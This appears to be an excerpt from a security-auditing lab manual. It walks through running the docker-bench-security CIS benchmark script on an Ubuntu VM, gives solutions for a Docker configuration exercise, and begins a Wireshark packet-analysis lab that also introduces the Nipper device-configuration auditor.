Background Docker has produced a tool to check a docker installation against the CIS benchmark and deliver a report on the host's compliance. In this section of the lab, you will download and run this tool against the Ubuntu VM and analyze the results.

Instructions Download the docker-bench-security tool and test the host by running the following commands:

First, change to root's home directory for the download:

```
cd /home/auditor/docker-bench-security/
```

You can get help for the audit script by typing:

```
./docker-bench-security.sh -h
```

```
root@ubuntu:~/docker-bench-security# ./docker-bench-security.sh -h
usage: docker-bench-security.sh [options]

-b          optional  Do not print colors
-h          optional  Print this help message
-l FILE     optional  Log output in FILE
-c CHECK    optional  Comma delimited list of specific check(s)
-e CHECK    optional  Comma delimited list of specific check(s) to exclude
-i INCLUDE  optional  Comma delimited list of patterns within a container or image name to check
-x EXCLUDE  optional  Comma delimited list of patterns within a container or image name to exclude from check
```

After you have examined the available options, run the script with the command-line options for no color output and to save the results to a file:

```
./docker-bench-security.sh -b -l results.txt
```

Review the results provided by the script. When I took the screenshot, the Ubuntu host scored a total of 16 points on over 100 checks! This is not a good result. Most of the tests are worth one positive point for passing, and one negative point for failing. The Ubuntu host passed more than 16 tests, but it failed so many that the score is really quite low.

Compare the results with the manual testing you did above and see if the tool reached similar conclusions to yours.

You can get some summarized results using the grep command. To view only the tests which scored a "PASS," try this grep regular expression to find lines in the report which start with **[PASS]**:

```
grep "^\[PASS\]" results.txt
```

```
root@ubuntu:~/docker-bench-security# grep "^\[PASS\]" results.txt
[PASS] 2.2 - Ensure the logging level is set to 'info'
[PASS] 2.3 - Ensure Docker is allowed to make changes to iptables
[PASS] 2.4 - Ensure insecure registries are not used
[PASS] 2.5 - Ensure aufs storage driver is not used
[PASS] 2.9 - Ensure the default cgroup usage has been confirmed
[PASS] 2.10 - Ensure base device size is not changed until needed
[PASS] 2.15 - Ensure that a daemon-wide custom seccomp profile is applied if appropriate
[PASS] 2.16 - Ensure that experimental features are not implemented in production
[PASS] 3.1 - Ensure that docker.service file ownership is set to root:root
```

You can do something similar for **[INFO]** and **[WARN]** results:

```
grep "^\[WARN\]" results.txt
```

```
grep "^\[INFO\]" results.txt
```

On your own, feel free to examine the scripts which do the scoring. They're in the **tests** directory under docker-bench-security.

When you have finished examining your test results, exit the root shell with the command:

```
exit
```

You may leave the Putty SSH connection to the Ubuntu VM open for use in later labs.

Solutions to Part 1

1. Is the docker root directory correctly configured as a mountpoint? **No. The directory is not a mountpoint, so the host may be adversely affected if the filesystem containing /var/lib/docker were to fill up.**

2. Is the default bridge correctly configured to disallow inter-container traffic? **No. Enable_icc is set to "true" instead of the required "false."**
3. Is this host using a storage driver other than aufs? **Yes. This host is using overlay2, which is an acceptable modern driver.**
4. Is the host correctly configured to limit resources used by Docker containers? **No. There are no settings for the default ulimit for containers**
5. Does the lack of a daemon.json file cause for concern about the risk level of this Docker host? Why or why not? **It is a cause for concern. The administrators have not actively configured many of the setting required for a secure host. This host is only as secure as the default settings for its Docker daemon and environment.**

Exercise 4.3 - Wireshark, Switch Configuration Symptoms and Device Configuration Auditing

VMs Needed

- ☒ Windows 10

Objectives

- Explore the features of the Wireshark packet capture and protocol analyzer tool.
- Perform analysis of sample packet captures.
- Learn the basics of creating Wireshark filters to restrict the captured packets which are displayed.
- Gain experience locating network traffic which might indicate misconfigurations on network switches.
- Examine the use of the Nipper tool for scanning device configuration files and reporting on common security errors.


Part 1 - Packet Analysis Using Wireshark

Background: Understanding the basic functions of network equipment and protocols is very helpful to the technology auditor. In this exercise, you will use a powerful and popular packet capture tool and protocol analyzer named "Wireshark." Wireshark is installed on your Windows 10 VM, and the packet captures you use have been created by the network staff for your analysis. In the first section of the lab, you will familiarize yourself with the use of Wireshark.


In the second part you will explore the use of Nipper. Nipper is a commercial tool that can be used for analyzing firewall, router, and switch configurations. The tool itself supports a wide range of systems including Cisco Catalyst, IOS, ASA and PIX, Netscreen and JunOS devices, 3COM, Bay/Nortel, Checkpoint, F5, and more. Pretty much any network device that makes use of a text-based configuration can be analyzed by this extremely useful system.

The commercial tool is licensed based on the number of nodes and the overall size of your routing/switching infrastructure. If you are just trying to look at your perimeter, you can probably get away for about \$1,000 per year. You might feel that that price seems high but wait until you see what this tool can do, and you're just using the old free version!


Instructions: If you have not already done so, boot and log onto the 507Win10 VM. Open the file explorer and navigate to the C:\Tools directory. Double-click the npcap-1.3.1.exe file to install the packet capture driver needed by the Wireshark tool you will use in this lab.




Click "Yes" to allow installation of the driver.





Click the "I Agree" button to accept the license agreement.



Then, click the "Install" button to begin the installation process. Leave the settings on the Installation Options window unchanged.




Click the "Next" button and then the "Finish" button to complete the driver installation.




Return to the Windows desktop and double-click the Wireshark icon. If you are prompted to update Wireshark, choose the "Skip this version" button.




When the Wireshark program opens, you will see a screen like this:




Use the folder icon in the toolbar to open your first capture file.




In the 'Open Capture File' dialog box, browse to the C:\Tools\pcaps directory, select the "Sample.cap" file and click the "Open" button.



After opening the file, you will see the contents of the packet capture displayed in the Wireshark interface.



The large text box directly under the toolbar, which currently says "Apply a display filter," is used to enter filters which select which packets are displayed in the windows below. To restrict the packets shown to only those which include the TCP protocol, type "tcp" in the filter box. Notice that as you type, the background color of the text box changes from red to green, to let you know when you have entered a valid filter. To apply the filter, click the blue arrow at the far right of the filter textbox.



Applying the filter will change which packets are displayed in the packet list pane of the window:

No.	Time	Source	Destination	Protocol	Length	Info
18	4.728243	192.168.2.161	216.34.181.45	TCP	78	62195 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=16 TSval=7...
19	4.765915	216.34.181.45	192.168.2.161	TCP	78	80 → 62195 [SYN, ACK] Seq=0 Ack=1 Win=4140 Len=0 MSS=1380 WS=...
20	4.765996	192.168.2.161	216.34.181.45	TCP	66	62195 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0 TSval=756482481...
21	4.766976	192.168.2.161	216.34.181.45	HTTP	856	GET / HTTP/1.1
22	4.803844	216.34.181.45	192.168.2.161	TCP	66	80 → 62195 [ACK] Seq=1 Ack=791 Win=4928 Len=0 TSval=651155364...
23	4.812450	216.34.181.45	192.168.2.161	TCP	458	80 → 62195 [ACK] Seq=1 Ack=791 Win=4928 Len=392 TSval=6511553...
24	4.812466	216.34.181.45	192.168.2.161	TCP	1434	80 → 62195 [ACK] Seq=393 Ack=791 Win=4928 Len=1368 TSval=6511...
25	4.812577	192.168.2.161	216.34.181.45	TCP	66	62195 → 80 [ACK] Seq=791 Ack=393 Win=130928 Len=0 TSval=75648...
26	4.812583	192.168.2.161	216.34.181.45	TCP	66	62195 → 80 [ACK] Seq=791 Ack=1761 Win=129568 Len=0 TSval=7564...
27	4.813492	216.34.181.45	192.168.2.161	TCP	1434	80 → 62195 [ACK] Seq=1761 Ack=791 Win=4928 Len=1368 TSval=651...

> Frame 18: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
 > Ethernet II, Src: Apple_ff:98:6e (00:23:df:ff:98:6e), Dst: Cisco_00:4f:0b (00:03:e3:00:4f:0b)

Click on packet #21 in the packet pane to view details for that packet. This will change the contents of the bottom two panes in the Wireshark interface. The center pane contains details about the packet you've selected, from the Ethernet frame information all the way to a decode of the HTTP protocol being carried by this packet. Clicking on any of the ">" symbols in the packet details pane will expand that section to allow you to see more detail.

32	4	839	192.168.2.161	23	12	195	172	TCP	78	62197	→	80	[SYN]	Seq=0	Win=65535	Len=0	MSS=1460
> Frame 21: 856 bytes on wire (6848 bits), 856 bytes captured (6848 bits)																	
